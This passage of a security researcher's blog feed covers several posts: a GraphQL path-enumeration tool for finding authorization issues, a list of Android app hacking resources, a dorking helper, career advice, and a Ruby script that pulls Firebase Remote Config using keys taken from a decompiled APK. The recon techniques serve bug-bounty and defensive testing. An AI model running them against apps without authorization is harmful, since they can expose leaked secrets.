- Query <span class="o">(</span>report_retest_user<span class="o">)</span> -&gt; ReportRetestUser <span class="o">(</span>invitation<span class="o">)</span> -&gt; InvitationsRetest <span class="o">(</span>report<span class="o">)</span> -&gt; Report <span class="o">(</span>bounties<span class="o">)</span> -&gt; Bounty <span class="o">(</span>invitations<span class="o">)</span> -&gt; InvitationsClaimBounty <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>reports<span class="o">)</span> -&gt; TeamMemberGroupConnection <span class="o">(</span>edges<span class="o">)</span> -&gt; TeamMemberGroupEdge <span class="o">(</span>node<span class="o">)</span> -&gt; TeamMemberGroup <span class="o">(</span>team_members<span class="o">)</span> -&gt; TeamMember <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>sla_statuses<span class="o">)</span> -&gt; SlaStatus <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>teams<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>triage_inbox_items<span class="o">)</span> -&gt; TriageInboxItem <span class="o">(</span>report<span class="o">)</span> -&gt; Report <span class="o">(</span>bounties<span class="o">)</span> -&gt; Bounty <span class="o">(</span>invitations<span class="o">)</span> -&gt; InvitationsClaimBounty <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span><span class="nb">users</span><span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>weaknesses<span class="o">)</span> -&gt; Weakness <span class="o">(</span>critical_reports<span class="o">)</span> -&gt; TeamMemberGroupConnection <span class="o">(</span>edges<span class="o">)</span> -&gt; TeamMemberGroupEdge <span class="o">(</span>node<span class="o">)</span> -&gt; TeamMemberGroup <span class="o">(</span>team_members<span class="o">)</span> -&gt; TeamMember <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>webhook<span class="o">)</span> -&gt; Webhook <span class="o">(</span>created_by<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill

</code></pre></div></div>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>graphql-path-enum <span class="nt">--help</span>
graphql-path-enum 1.0
dee-see <span class="o">(</span>https://gitlab.com/dee-see/graphql-path-enum<span class="o">)</span>
Use this tool to list the different paths that lead to one object <span class="k">in </span>a GraphQL schema.

USAGE:
    graphql-path-enum <span class="o">[</span>FLAGS] <span class="nt">--introspect-query-path</span> &lt;FILE_PATH&gt; <span class="nt">--type</span> &lt;TYPE_NAME&gt;

FLAGS:
        <span class="nt">--expand-connections</span>    Expand connection nodes <span class="o">(</span>with pageInfo, edges, etc. edges<span class="o">)</span>, they are skipped by default
    <span class="nt">-h</span>, <span class="nt">--help</span>                  Prints <span class="nb">help </span>information
    <span class="nt">-V</span>, <span class="nt">--version</span>               Prints version information

OPTIONS:
    <span class="nt">-i</span>, <span class="nt">--introspect-query-path</span> &lt;FILE_PATH&gt;    Path to the introspection query result saved as JSON
    <span class="nt">-t</span>, <span class="nt">--type</span> &lt;TYPE_NAME&gt;                     The <span class="nb">type </span>to look <span class="k">for in </span>the graph.
</code></pre></div></div>

<p>It’s open source and can be found <a href="https://gitlab.com/dee-see/graphql-path-enum">here</a>. Let me know if there are issues or cool features that could be added. It’s my first time writing in Rust so it might not be perfect, code reviews accepted and appreciated!</p>

<p>Happy hacking!</p>]]></content><author><name>dee-see</name></author><category term="graphql" /><category term="security" /><summary type="html"><![CDATA[Depending on how permissions are validated, it’s possible to find some fun authorization issues in GraphQL APIs. This blog post dicusses that idea and introduces a new tool to make that testing easier.]]></summary></entry><entry><title type="html">Android Application Hacking Resources</title><link href="https://blog.deesee.xyz/android/security/2020/01/13/android-application-hacking-resources.html" rel="alternate" type="text/html" title="Android Application Hacking Resources" /><published>2020-01-13T00:00:00+00:00</published><updated>2022-10-16T00:00:00+00:00</updated><id>https://blog.deesee.xyz/android/security/2020/01/13/android-application-hacking-resources</id><content type="html" xml:base="https://blog.deesee.xyz/android/security/2020/01/13/android-application-hacking-resources.html"><![CDATA[<p>These are links that I found interesting as I was (and still am) learning about Android application security and I’m putting it here in case it can help someone else!</p>

<p>Last update: 2022-10-16</p>

<h2 id="aggregators-news-feeds-twitter-threads-etc">Aggregators, news feeds, twitter threads, etc.</h2>

<p>Come back to those every now and then to see if they have new content!</p>

<ul>
  <li><a href="https://hackerone.com/hacktivity?querystring=android&amp;filter=type:public&amp;order_direction=DESC&amp;order_field=latest_disclosable_activity_at">“android” HackerOne Hacktivity</a></li>
  <li><a href="https://twitter.com/fs0c131y/status/1129680329994907648">Twitter thread with tons of great links</a></li>
  <li><a href="https://github.com/B3nac/Android-Reports-and-Resources">Android-Reports-and-Resources GitHub repository</a></li>
  <li><a href="https://github.com/vaib25vicky/awesome-mobile-security">awesome-mobile-security GitHub repository</a></li>
  <li><a href="https://github.com/anantshri/Android_Security">Android_Security repository</a></li>
  <li><a href="https://twitter.com/hashtag/AndroidHackingMonth">#AndroidHackingMonth</a> (HackerOne’s Android Hacking Month in February 2020)</li>
  <li><a href="https://github.com/jdonsec/AllThingsAndroid">AllThingsAndroid GitHub repository</a></li>
  <li><a href="https://bugs.chromium.org/p/apvi/issues/list?q=&amp;can=1">Android Partner Vulnerability Initiative bug tracker</a> (details of bugs specific to the Android OEM code)</li>
  <li>Oversecured <a href="https://blog.oversecured.com/">blog</a> and <a href="https://hackerone.com/oversecured">HackerOne profile</a></li>
</ul>

<h2 id="videos">Videos</h2>

<ul>
  <li><a href="https://www.youtube.com/watch?v=oy0mn5CV-ro">jiska - Finding and Backtracing Signal Messages on Android</a> (Shows how to use <code class="language-plaintext highlighter-rouge">frida-trace</code>)</li>
  <li><a href="https://www.youtube.com/watch?v=U6qTcpCfuFc">Maddie Stone - Securing the System: A Deep Dive into Reversing Android Pre-Installed Apps</a></li>
  <li><a href="https://www.youtube.com/watch?v=XyczLWRnD8M">Baptiste Robert aka fs0c131ty - L’histoire de la découverte d’une backdoor signée OnePlus</a> (It’s in French)</li>
  <li><a href="https://www.youtube.com/watch?v=OLgmPxTHLuY">Ben Actis - Advanced Android Bug Bounty skills</a></li>
  <li><a href="https://www.youtube.com/watch?v=-1xAr_tHMKA">Yekaterina Tsipenyul O’Neil &amp; Erika Chin - Seven Ways to Hang Yourself with Google Android</a> (From 2011 but still interesting to this day)</li>
  <li><a href="https://www.youtube.com/watch?v=dqA38-1UMxI">Dawn Isabel - Fun with Frida on Mobile</a> (It’s for iOS but the same ideas can be used on Android)</li>
  <li><a href="https://www.youtube.com/watch?v=51S8PeuzlmI">Sebastian Porst &amp; Google Play - Overview of common Android app vulnerabilities</a></li>
  <li><a href="https://www.youtube.com/watch?v=vjCF_O6aZIg">Nikita Stupin - Vulnerabilities of mobile OAuth 2.0</a></li>
  <li><a href="https://www.youtube.com/watch?v=mr64si_-YwI">B3nac - Android Hacking</a></li>
  <li><a href="https://www.youtube.com/watch?v=AqVMfZAboCg">B3nac - Android Application Exploitation</a></li>
  <li><a href="https://www.youtube.com/watch?v=lg1sN8njSYs">B3nac - Exploiting Android deep links and exported components</a></li>
  <li>Maddie Stone - Android App Reverse Engineering Workshop (<a href="https://www.youtube.com/watch?v=BijZmutY0CQ">part 1</a>, <a href="https://www.youtube.com/watch?v=xBk_2_JiCSg">part 2</a>)</li>
</ul>

<h2 id="write-ups-guides-and-blog-articles">Write-ups, guides and blog articles</h2>

<ul>
  <li><a href="https://blog.nviso.eu/2020/11/19/proxying-android-app-traffic-common-issues-checklist/">Proxying Android app traffic – Common issues / checklist</a></li>
  <li><a href="https://medium.com/bugbountyhunting/bug-bounty-hunting-tips-2-target-their-mobile-apps-android-edition-f88a9f383fcc">Bug Bounty Hunting Tips #2 —Target their mobile apps (Android Edition)</a></li>
  <li><a href="https://blog.quarkslab.com/tag/diffing.html">Quarkslab’s “diffing” blog posts</a> (They have an unreleased android diffing engine, we can’t use it but the next best thing is reading about it!)</li>
  <li><a href="https://blog.ropnop.com/configuring-burp-suite-with-android-nougat/">Configuring Burp Suite With Android Nougat</a></li>
  <li><a href="https://alesandroortiz.com/articles/uxss-android-webview-cve-2020-6506/">Universal XSS in Android WebView (CVE-2020-6506)</a></li>
  <li><a href="http://char49.com/tech-reports/fmmx1-report.pdf">Samsung Find My Mobile vulnerability</a></li>
  <li><a href="https://mobile-security.gitbook.io/mobile-security-testing-guide/">OWASP Mobile Security Testing Guide</a></li>
  <li>r2-pay challenge write-up (<a href="https://www.romainthomas.fr/post/20-09-r2con-obfuscated-whitebox-part1/">part 1 (anti-debug, anti-root &amp; anti-frida)</a>, <a href="https://www.romainthomas.fr/post/20-09-r2con-obfuscated-whitebox-part2/">part 2 (whitebox)</a>)</li>
  <li><a href="https://habr.com/ru/company/mailru/blog/456702/">Security of mobile OAuth 2.0</a></li>
  <li><a href="https://blog.nviso.eu/2020/11/19/proxying-android-app-traffic-common-issues-checklist/">Proxying Android app traffic – Common issues / checklist</a></li>
</ul>

<h2 id="social-media-accounts">Social media accounts</h2>

<h3 id="telegram">Telegram</h3>

<ul>
  <li><a href="https://t.me/s/fs0c131yOfficialChannel">fs0c131y</a></li>
  <li><a href="https://t.me/s/androidMalware">Android Security &amp; Malware</a></li>
</ul>

<h3 id="twitter">Twitter</h3>

<ul>
  <li><a href="https://twitter.com/maddiestone">maddiestone</a></li>
  <li><a href="https://twitter.com/mobilesecurity_">mobilesecurity_</a></li>
  <li><a href="https://twitter.com/fs0c131y">fs0c131y</a></li>
  <li><a href="https://twitter.com/reyammer">reyammer</a></li>
  <li><a href="https://twitter.com/LibraAnalysis">LibraAnalysis</a></li>
  <li><a href="https://twitter.com/B3nac">B3nac</a></li>
  <li><a href="https://twitter.com/maldr0id">maldr0id</a></li>
  <li><a href="https://twitter.com/_bagipro">_bagipro</a></li>
</ul>

<h2 id="courses">Courses</h2>

<ul>
  <li><a href="https://mobisec.reyammer.io/">MOBISEC</a></li>
  <li><a href="https://maddiestone.github.io/AndroidAppRE/">Android App Reverse Engineering 101 by Maddie Stone</a></li>
</ul>

<h2 id="tools">Tools</h2>

<ul>
  <li><a href="https://github.com/quarkslab/AERoot">AERoot</a> - AERoot is a command line tool that allows you to give the root privileges on-the-fly to any process running on the Android emulator with Google Play flavors AVDs</li>
  <li><a href="https://github.com/MobSF/Mobile-Security-Framework-MobSF">Mobile Security Framework (MobSF)</a></li>
  <li><a href="https://frida.re/docs/android/">Frida</a>
    <ul>
      <li><a href="https://blog.jamie.holdings/2019/01/19/advanced-certificate-bypassing-in-android-with-frida/">Bypass Certificate Pinning</a></li>
      <li><a href="https://erev0s.com/blog/frida-code-snippets-for-android/">Frida Cheatsheet and Code Snippets for Android</a></li>
      <li><a href="https://blog.nviso.eu/2019/08/13/intercepting-traffic-from-android-flutter-applications/">Intercepting traffic from Android Flutter applications</a></li>
    </ul>
  </li>
  <li><a href="https://github.com/fsecurelabs/drozer/">Drozer</a>
    <ul>
      <li><a href="https://securitygrind.com/using-the-drozer-framework-for-android-pentesting/">Getting started guide</a></li>
    </ul>
  </li>
  <li><a href="https://github.com/Samsung/jalangi2">Jalangi2</a></li>
  <li><a href="https://github.com/streaak/keyhacks">KeyHacks</a> - Instructions to validate that leaked tokens are valid</li>
  <li><a href="https://gitlab.com/dee-see/notkeyhacks">NotKeyHacks</a> - List of tokens that aren’t sensitive even though they might appear to be</li>
</ul>]]></content><author><name>dee-see</name></author><category term="android" /><category term="security" /><summary type="html"><![CDATA[These are links that I found interesting as I was (and still am) learning about Android application security and I’m putting it here in case it can help someone else!]]></summary></entry><entry><title type="html">Semi-automation of dorking</title><link href="https://blog.deesee.xyz/automation/osint/2020/01/07/semi-automation-dorking.html" rel="alternate" type="text/html" title="Semi-automation of dorking" /><published>2020-01-07T00:00:00+00:00</published><updated>2020-01-07T00:00:00+00:00</updated><id>https://blog.deesee.xyz/automation/osint/2020/01/07/semi-automation-dorking</id><content type="html" xml:base="https://blog.deesee.xyz/automation/osint/2020/01/07/semi-automation-dorking.html"><![CDATA[<p><a href="https://twitter.com/nahamsec">Nahamsec</a> has an <a href="https://docs.google.com/presentation/d/1xgvEScGZ_ukNY0rmfKz1JN0sn-CgZY_rTp2B_SZvijk/edit#slide=id.g4052c4692d_0_0">excellent presentation</a> about recon in which he discusses, among many other things, the topic of “Digital Dumpster Diving” and google dorking. This is mostly a manual process but I thought I could automate at least some of it.</p>

<p><img src="https://blog.deesee.xyz/images/nahamsec_little_things.png" alt="Slide from Nahamsec's It's the Little Things II presentation" /></p>

<p>Here’s a simple form that will automatically generate the search links. Now all you have to do is open a bunch of tabs and sift through the information! The dorks themselves are from a list I have accumulated over time, sorry if I can’t credit the people I got them from.</p>

<p>The “app” is available on this blog page and at <a href="https://blog.deesee.xyz/dorks">https://blog.deesee.xyz/dorks</a>. I will update this over time with dorks that search for error messages and common info disclosures. If you have any ideas feel free to <a href="https://gitlab.com/dee-see/dee-see.gitlab.io">open an issue or a PR</a>.</p>

<p><label for="query">Query:</label>
<input id="query" type="text" placeholder="domain.com &quot;some words&quot;" /></p>
<div id="osint"></div>

<script defer="" src="https://blog.deesee.xyz/assets/js/dorks.js"></script>

<p>
Feel free to <a href="https://gitlab.com/dee-see/dee-see.gitlab.io">open an issue or an MR</a> if you want anything added to the list!
</p>]]></content><author><name>dee-see</name></author><category term="automation" /><category term="osint" /><summary type="html"><![CDATA[Nahamsec has an excellent presentation about recon in which he discusses, among many other things, the topic of “Digital Dumpster Diving” and google dorking. This is mostly a manual process but I thought I could automate at least some of it.]]></summary></entry><entry><title type="html">Transitioning from software development to security</title><link href="https://blog.deesee.xyz/career/security/2019/12/13/transitioning-from-software-development-to-security.html" rel="alternate" type="text/html" title="Transitioning from software development to security" /><published>2019-12-13T00:00:00+00:00</published><updated>2019-12-13T00:00:00+00:00</updated><id>https://blog.deesee.xyz/career/security/2019/12/13/transitioning-from-software-development-to-security</id><content type="html" xml:base="https://blog.deesee.xyz/career/security/2019/12/13/transitioning-from-software-development-to-security.html"><![CDATA[<p>I’ve been a software developer for about 8 years, but as of last month I’ve made the switch to infosec and now I’m a security engineer on the application security team at <a href="https://about.gitlab.com">GitLab</a>. When I started thinking about making this move I looked for someone with a similar background documenting their experience and didn’t find much so I’m writing this for the next person who’s going to do the same thing. This isn’t a step by step guide, but rather just things that helped me and might help you.</p>

<p><img src="https://blog.deesee.xyz/images/hacker.webp" alt="The uniform at your next job" /><br />
The uniform at your next job</p>

<p>Note: My new job is still very much related to code, it’s just that I review it instead of writing it. Your mileage may vary if you’re looking for a pentester job.</p>

<h2 id="some-context-about-me">Some context about me</h2>

<ul>
  <li>I’m in my early 30s</li>
  <li>I write code for fun, play hacking games and have been an enthusiast of this whole field since the early 2000s</li>
  <li>I write code as a job since 2012</li>
  <li>I have a Computer Science degree (I don’t know if it mattered to get my job, I suppose at this point my experience was more important?)</li>
  <li>I have no certifications</li>
</ul>

<h2 id="relevant-experience">Relevant experience</h2>

<p>If you’re a senior developer/software engineer/whatever-you-call-it you probably don’t want to move to a junior role in your new career. The good news is that you don’t have to! It’s possible to build relevant experience while you’re doing your developer work. Here are the things that helped me.</p>

<h3 id="be-the-security-person-at-your-job">Be the security person at your job</h3>

<p>This might be harder in larger companies, but I worked in small-ish teams that had no dedicated security department. This is a great opportunity for you, the security-minded developer, to take on some security-related projects and have some real-world professional experience to talk about in your interviews.</p>

<h3 id="practice-ctf-wargames-bug-bounties">Practice (CTF, Wargames, Bug Bounties)</h3>

<p>How you do it doesn’t really matter, but get your hands dirty and practice some hacking. It will help you stay on top of what’s new in the security world and make you a better (more aware) developer too so it’s a win-win situation.</p>

<h3 id="learn-how-to-defend">Learn how to defend</h3>

<p>If you’re going to join a company’s security department you’re most likely going to need to know how to defend against the vulnerabilities, exploiting them is not enough. For web applications, taking the time to learn how to mitigate the OWASP Top 10 would be important. The toughest interview questions (at least for the type of role I was interested in) will often revolve around how to protect againt vulnerabilities and not how to attack them. Hopefully if you are a security-minded developer you were already doing this anyway!</p>

<h3 id="get-involved-in-the-community">Get involved in the community</h3>

<p>Talking to people, sharing stories and helping each other is a great way to make friends and have fun but also to consolidate your knowledge. Chatting about your favorite CTF levels, writing a report about the great bug you found or explaining the basics to a newcomer will all help you have a firmer grasp on what you’re talking about. Go to conferences (a small, local one organized by a few enthusiasts is <em>perfect</em>, no need to go to defcon), join a security slack/discord/whatever channel, discuss on reddit, anything!</p>

<h2 id="conclusion">Conclusion</h2>

<p>If you’ve made it here and you’ve been doing all of this already I believe that the takeaway is that you’re probably ready to make that move already so stop reading blogs and just go for it and apply for that infosec job. :)</p>

<p>Good luck!</p>]]></content><author><name>dee-see</name></author><category term="career" /><category term="security" /><summary type="html"><![CDATA[I’ve been a software developer for about 8 years, but as of last month I’ve made the switch to infosec and now I’m a security engineer on the application security team at GitLab. When I started thinking about making this move I looked for someone with a similar background documenting their experience and didn’t find much so I’m writing this for the next person who’s going to do the same thing. This isn’t a step by step guide, but rather just things that helped me and might help you.]]></summary></entry><entry><title type="html">Automatically recover Firebase Remote Config information in Android apps</title><link href="https://blog.deesee.xyz/android/automation/2019/08/03/firebase-remote-config-dump.html" rel="alternate" type="text/html" title="Automatically recover Firebase Remote Config information in Android apps" /><published>2019-08-03T00:00:00+00:00</published><updated>2019-08-03T00:00:00+00:00</updated><id>https://blog.deesee.xyz/android/automation/2019/08/03/firebase-remote-config-dump</id><content type="html" xml:base="https://blog.deesee.xyz/android/automation/2019/08/03/firebase-remote-config-dump.html"><![CDATA[<p><a href="https://firebase.google.com/docs/remote-config/">Firebase Remote Config</a> is a service that allows developers to host and easily modify settings for their mobiles apps. It’s not <em>supposed</em> to be secret information and it’s not designed to be private, however automating the recovery of Firebase Remote Config is very easy and can reveal some details about the application’s inner workings. You can even get lucky and find secrets that should have never been there in the first place (I once saw AWS credentials!).</p>

<p>What you’ll need:</p>

<ul>
  <li>Google API key</li>
  <li>Google app ID</li>
  <li>Google project ID</li>
</ul>

<p>Luckily all these things available in the <code class="language-plaintext highlighter-rouge">strings.xml</code> file of a decompiled APK. Here’s a Ruby script that recovers the values from a <code class="language-plaintext highlighter-rouge">strings.xml</code> file and gets the Firebase Remote Config data.</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">require</span> <span class="s1">'nokogiri'</span>
<span class="nb">require</span> <span class="s1">'httparty'</span>
<span class="nb">require</span> <span class="s1">'json'</span>

<span class="k">def</span> <span class="nf">get_string_value</span><span class="p">(</span><span class="n">xml</span><span class="p">,</span> <span class="n">setting_name</span><span class="p">)</span>
  <span class="n">value</span> <span class="o">=</span> <span class="n">xml</span><span class="p">.</span><span class="nf">xpath</span><span class="p">(</span><span class="s2">"/resources/string[@name='</span><span class="si">#{</span><span class="n">setting_name</span><span class="si">}</span><span class="s2">']"</span><span class="p">).</span><span class="nf">first</span>
  <span class="k">unless</span> <span class="n">value</span><span class="p">.</span><span class="nf">nil?</span> <span class="o">||</span> <span class="n">value</span><span class="p">.</span><span class="nf">content</span><span class="p">.</span><span class="nf">empty?</span>
    <span class="nb">puts</span> <span class="s2">"[+] Found value for '</span><span class="si">#{</span><span class="n">setting_name</span><span class="si">}</span><span class="s2">': </span><span class="si">#{</span><span class="n">value</span><span class="p">.</span><span class="nf">content</span><span class="si">}</span><span class="s2">'"</span>
    <span class="n">value</span><span class="p">.</span><span class="nf">content</span>
  <span class="k">end</span>
<span class="k">end</span>

<span class="n">strings_path</span> <span class="o">=</span> <span class="s2">"resources/res/values/strings.xml"</span> <span class="c1"># You'll likely want to take this path as a parameter</span>
<span class="k">if</span> <span class="no">File</span><span class="p">.</span><span class="nf">exist?</span><span class="p">(</span><span class="n">strings_path</span><span class="p">)</span>
  <span class="n">xml</span> <span class="o">=</span> <span class="no">File</span><span class="p">.</span><span class="nf">open</span><span class="p">(</span><span class="n">strings_path</span><span class="p">)</span> <span class="p">{</span> <span class="o">|</span><span class="n">f</span><span class="o">|</span> <span class="no">Nokogiri</span><span class="o">::</span><span class="no">XML</span><span class="p">(</span><span class="n">f</span><span class="p">)</span> <span class="p">}</span>
  <span class="n">google_api_key</span> <span class="o">=</span> <span class="n">get_string_value</span><span class="p">(</span><span class="n">xml</span><span class="p">,</span> <span class="s1">'google_api_key'</span><span class="p">)</span>
  <span class="n">google_app_id</span> <span class="o">=</span> <span class="n">get_string_value</span><span class="p">(</span><span class="n">xml</span><span class="p">,</span> <span class="s1">'google_app_id'</span><span class="p">)</span>
  <span class="k">unless</span> <span class="n">google_app_id</span><span class="p">.</span><span class="nf">nil?</span>
    <span class="n">project_id</span> <span class="o">=</span> <span class="n">google_app_id</span><span class="p">.</span><span class="nf">split</span><span class="p">(</span><span class="s1">':'</span><span class="p">)[</span><span class="mi">1</span><span class="p">]</span>
    <span class="nb">puts</span> <span class="s1">'[*] Recovering Firebase Remote Config'</span>
    <span class="n">response</span> <span class="o">=</span> <span class="no">HTTParty</span><span class="p">.</span><span class="nf">post</span><span class="p">(</span><span class="s2">"https://firebaseremoteconfig.googleapis.com/v1/projects/</span><span class="si">#{</span><span class="n">project_id</span><span class="si">}</span><span class="s2">/namespaces/firebase:fetch?key=</span><span class="si">#{</span><span class="n">google_api_key</span><span class="si">}</span><span class="s2">"</span><span class="p">,</span>
                             <span class="ss">body: </span><span class="no">JSON</span><span class="p">.</span><span class="nf">generate</span><span class="p">(</span><span class="ss">appId: </span><span class="n">google_app_id</span><span class="p">,</span> <span class="ss">appInstanceId: </span><span class="s1">'required_but_unused_value'</span><span class="p">),</span>
                             <span class="ss">headers: </span><span class="p">{</span> <span class="s1">'Content-Type'</span> <span class="o">=&gt;</span> <span class="s1">'application/json'</span> <span class="p">})</span>

    <span class="nb">puts</span> <span class="n">response</span><span class="p">.</span><span class="nf">body</span>
  <span class="k">end</span>
<span class="k">end</span>
</code></pre></div></div>

<p>If the app doesn’t have the necessary config information or if the response from the HTTP request is</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"state"</span><span class="p">:</span><span class="w"> </span><span class="s2">"NO_TEMPLATE"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>then it doesn’t use Firebase Remote Config.</p>

<p>Finally, a response with data will look like this:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"entries"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"key1"</span><span class="p">:</span><span class="w"> </span><span class="s2">"value1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"key2"</span><span class="p">:</span><span class="w"> </span><span class="s2">"value2"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"..."</span><span class="p">:</span><span class="w"> </span><span class="s2">"..."</span><span class="w">
  </span><span class="p">},</span><span class="w">
  </span><span class="nl">"state"</span><span class="p">:</span><span class="w"> </span><span class="s2">"UPDATE"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>There you go! Nothing major but easy enough to include in your automation and Android recon.</p>]]></content><author><name>dee-see</name></author><category term="android" /><category term="automation" /><summary type="html"><![CDATA[Firebase Remote Config is a service that allows developers to host and easily modify settings for their mobiles apps. It’s not supposed to be secret information and it’s not designed to be private, however automating the recovery of Firebase Remote Config is very easy and can reveal some details about the application’s inner workings. You can even get lucky and find secrets that should have never been there in the first place (I once saw AWS credentials!).]]></summary></entry></feed>